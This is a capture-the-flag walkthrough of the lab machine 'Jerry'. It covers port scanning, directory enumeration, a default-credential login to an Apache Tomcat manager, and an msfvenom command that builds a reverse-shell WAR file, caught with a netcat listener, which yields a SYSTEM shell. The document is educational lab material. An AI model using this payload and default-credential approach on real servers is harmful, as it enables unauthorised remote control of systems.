

Jerry walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	3
Privilege escalation	4

List of pictures

Figure 1 - nMap scan results.....	2
Figure 2 - Apache Tomcat default page	2
Figure 3 - DirBuster search results.....	3
Figure 4 - Apache Tomcat manager page	3
Figure 5 - Root shell	4

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
(k14d1u5@k14d1u5-kali)-[/media/.../Per OSCP/Windows/Jerry/nMap]
$ nmap -sT -Pn -sV -A -p- 10.10.10.95 -oA Jerry
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-04 17:44 AEST
Nmap scan report for 10.10.10.95
Host is up (0.034s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 145.06 seconds
```

Figure 1 - nMap scan results

Only open port is 8080. There is a web application running on this port. Sadly, nMap didn't provide any OS information.

Initial foothold

Since I have only one port open, I try to analyze the web application on it. However, any web application is deployed and I found the Apache Tomcat default page:





Figure 2 - Apache Tomcat default page

So, I need something else to exploit this box. I run DirBuster and I found a manager page:



Type	Found	Response	Size
Dir	/	200	11551
Dir	/docs/	200	19909
Dir	/examples/	200	1513
Dir	/manager/	302	155
File	/RELEASE-NOTES.txt	200	9829

Figure 3 - DirBuster search results

User flag

At this point I tried to access to this manager page, but it requires a login. So, I searched on the Internet the default credential for this Apache Tomcat version and luckily them worked! The manager page is:




Figure 4 - Apache Tomcat manager page

This page allows me to upload a **.war** file. So, I created a malicious one using **msfvenom** running the command:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST = 10.10.14.9 LPORT  
= 6789 -f war -o revshell.war
```

At this point I uploaded this malicious file, opened a listener on my Kali machine and invoked the malicious application. In this way, I obtained a reverse shell. Unpredictable, I already was **NT AUTHORITY\SYSTEM** on the system:

```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ nc -nlvp 6789
listening on [any] 6789 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system
```

Figure 5 - Root shell

All I need to do was retrieving the user and root flags (I forgot flags screen, sorry).

Privilege escalation

I didn't need to elevate my privileges due to I obtained a shell as *NT AUTHORITY\SYSTEM* yet and I had already retrieved the root flag too.